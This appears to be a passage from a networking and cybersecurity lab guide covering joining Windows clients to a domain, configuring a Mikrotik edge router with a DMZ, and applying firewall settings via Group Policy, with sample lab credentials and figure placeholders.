


Figure 17 – Domain changes

2.9.2.7. Verify the domain add with the credentials of Ian Worthington

2.9.2.7.1. USERNAME: ian.worthington

2.9.2.7.2. PASSWORD: Security1

2.9.2.8. A positive informational window will pop up and you can press OK




Figure 18 – Positive information window

2.9.2.9. Repeat pressing OK/Accept/Agree until all windows are closed. Then, restart the client machine

2.9.3. Navigate back to the firewall server

2.9.3.1. Under Tools, open Active Directory Users and Computers

2.9.3.2. Click on computers in the left pane, and you should see that Client-1 is now part of mycyber.local domain




Figure 19 – Now listed as part of the mycyber.local domain

3. Repeat the process above for the other two clients

4. If you have limited resources, you can add them 1 at a time. There is no need to have all three clients running

Phase III – Add the router

In this phase, we are going to set up the rest of the network, the edge router, the DMZ, and the ISP.

1. Insert a Net Cloud into the network and change the name to ISP

2. Create the DMZ by adding a switch and an Ubuntu Server (Renamed to Webserver)

3. Insert a Mikrotik router into the network and make the following connections

    3.1. ether1 – ISP

    3.2. ether2 – DMZ switch

    3.3. ether3 – Management switch




Figure 20 – Adding the rest of the network

4. Start the router and configure it

    4.1. Assign the IP address 10.1.1.1/24 to ether 2

```
> ip address add address=10.1.1.1/24 interface=ether2
```

    4.2. Assign the IP address 200.200.200.1 to ether 3

```
> ip address add address=200.200.200.1/24 interface=ether3
```

    4.3. Run the following command to see that all interfaces have an IP address

```
> ip address print
```




Figure 21 – The IP addresses are assigned

Notice that ether1 picked up an IP address from the NAT cloud

Phase III – Set-up firewall rules in active directory

Now that the client and server machines have been connected and the router configurations have been set, the firewall can be configured. We will also attempt to ping devices on the network to view the current firewall settings after the firewall configuration.

1. Configure firewall profiles

1.1. Navigate to the Firewall Server, click on ***server manager*** and then ***local server***

1.2. Click on the ***Tools*** in the upper right-hand corner. From tools, click on ***Active Directory Users and Computers***

1.3. In the left pane, right-click on mycyber.local, click ***new*** and then click ***Organizational Unit***.

1.3.1. Add the name of your chosen OU (EagleOU in the example)

1.3.2. Uncheck the "Protect container from accidental deletion"

1.3.3. Click ***OK***




Figure 22 – Creating EagleOU

1.4. Move the clients to the new Organizational Unit

1.4.1. In the left pane, left-click on Computers under the mycyber.local

1.4.2. Drag and drop all the clients in the right pane to EagleOU. If you get a popup, just select ***yes***




Figure 23 – Clients are in the EagleOU

1.5. Adjust Active Directory Group Policy

1.5.1. Go back into the tools tab and click on ***Group Policy Management***

1.5.2. In the left pane, expand ***Forest, Domains***, and ***mycyber.local*** so you can see EagleOU




Figure 24 – Group policy with expanded forest

1.5.3. Make the left pane larger (if needed) to see the names of all the folders

1.5.4. Expand ***Group Policy Objects*** to see the objects already created

1.5.5. Right-click Group Policy Objects, select the ***new*** option to create a new object. Name this object **Firewall Rules 1** for easy identification and click ***ok***

1.5.6. Select the ***Firewall Rules 1*** object, right-click on it, and select the ***Edit*** option to open the Group Policy Management Editor




Figure 25 – Group policy object Firewall Rules 1 created

1.5.6.1. Under ***Computer Configuration***, expand ***Policies*** and then expand ***Windows Settings*** and then ***Security Settings*** and then ***Windows Defender Firewall with Advanced Security***

1.5.6.2. Click on the ***Windows Defender with Advanced Security – LDAP…*** option




Figure 26 – Windows Defender Firewall with Advanced Security

1.5.6.3. In the right pane, select the blue text that states ***Windows Defender Firewall Properties*** to open the properties window




Figure 27 – Allowing inbound and outbound traffic

1.5.6.4. In the Domain Profile tab,

1.5.6.4.1. Set the firewall state to ***ON (recommended)***

1.5.6.4.2. Set the Inbound Connections to ***Allow***

1.5.6.4.3. Set the Outbound Connections to ***Allow (Default)***

1.6. Set the same options in the Private and Public tabs and hit Apply and OK to close the window

1.7. Close the Group Policy Management Editor window and return to the Group Policy Management window

1.8. Highlight the EagleOU, then right-click on it, and select Link an Existing GPO




Figure 28 – Link an existing GPO

1.9. Select the Firewall Rules GPO that you created and click OK




Figure 29 – Select Firewall Rules 1

1.10. Navigate to each of the client machines

1.10.1. Open the cli by typing “cmd” in the search window

1.10.2. Update the group policy by entering the following command:

```
gpupdate /force
```

2. Connect the Webserver in the DMZ

